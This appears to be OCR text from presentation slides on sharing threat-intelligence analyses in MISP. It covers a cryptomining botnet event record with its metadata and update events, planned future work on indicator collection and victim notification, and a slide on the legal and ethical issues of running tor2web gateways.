
Sharing analyses alongside relevant indicators



Crypomining Botnet event

Event ID	222
UUID	1b463c80-aff9-473e-9491-fbc4f0494027
Creator org	D4
Creator user	admin@admin.test
Tags	+ +
Date	2020-10-20
Threat Level	High
Analysis	Initial
Distribution	This community only
Info	Crypomining Botnet event
Published	No
#Attributes	934 (147 Objects)
First recorded change	2021-04-10 10:19:42
Last change	2021-04-12 00:11:56
Modification map	
Extended by	Event (223): Crypomining Botnet event update Event (224): Crypomining Botnet event update Event (225): Crypomining Botnet event update Event (226): Crypomining Botnet event update Event (227): Crypomining Botnet event update Event (228): Crypomining Botnet event update Event (229): Crypomining Botnet event update Event (230): Crypomining Botnet event update Event (231): Crypomining Botnet event update Event (232): Crypomining Botnet event update Event (233): Crypomining Botnet event update Event (234): Crypomining Botnet event update Event (235): Crypomining Botnet event update Event (236): Crypomining Botnet event update Event (237): Crypomining Botnet event update Event (238): Crypomining Botnet event update Event (239): Crypomining Botnet event update Event (240): Crypomining Botnet event update Event (241): Crypomining Botnet event update Event (242): Crypomining Botnet event update Event (243): Crypomining Botnet event update Event (244): Crypomining Botnet event update Event (245): Crypomining Botnet event update

Sharing analyses alongside relevant indicators



Event Object Count

Count of botnet-node in the last 25 Crypomining Botnet event update events:

Future Works

- Add collection points,
- improve binary collection,
- automatically unpack binaries, extract relevant IoCs,
- use redisearch to get insights about compromised hosts,
- automatically generate daily MISP report in the daily event,
- interface with RT to notify victims.

End

- For more info contact info@circl.lu

- Thank you

See you soon for the Q & A

Legal aspects of tor2web gateways

- Operating and running Tor web gateways come with some ethical requirements,
- If you operate it for security monitoring, share the results to improve security,
- Users are not protected and they can be abused/tracked,
- By being a tor2web operator, you expose Tor hidden services and can be considered as the hoster.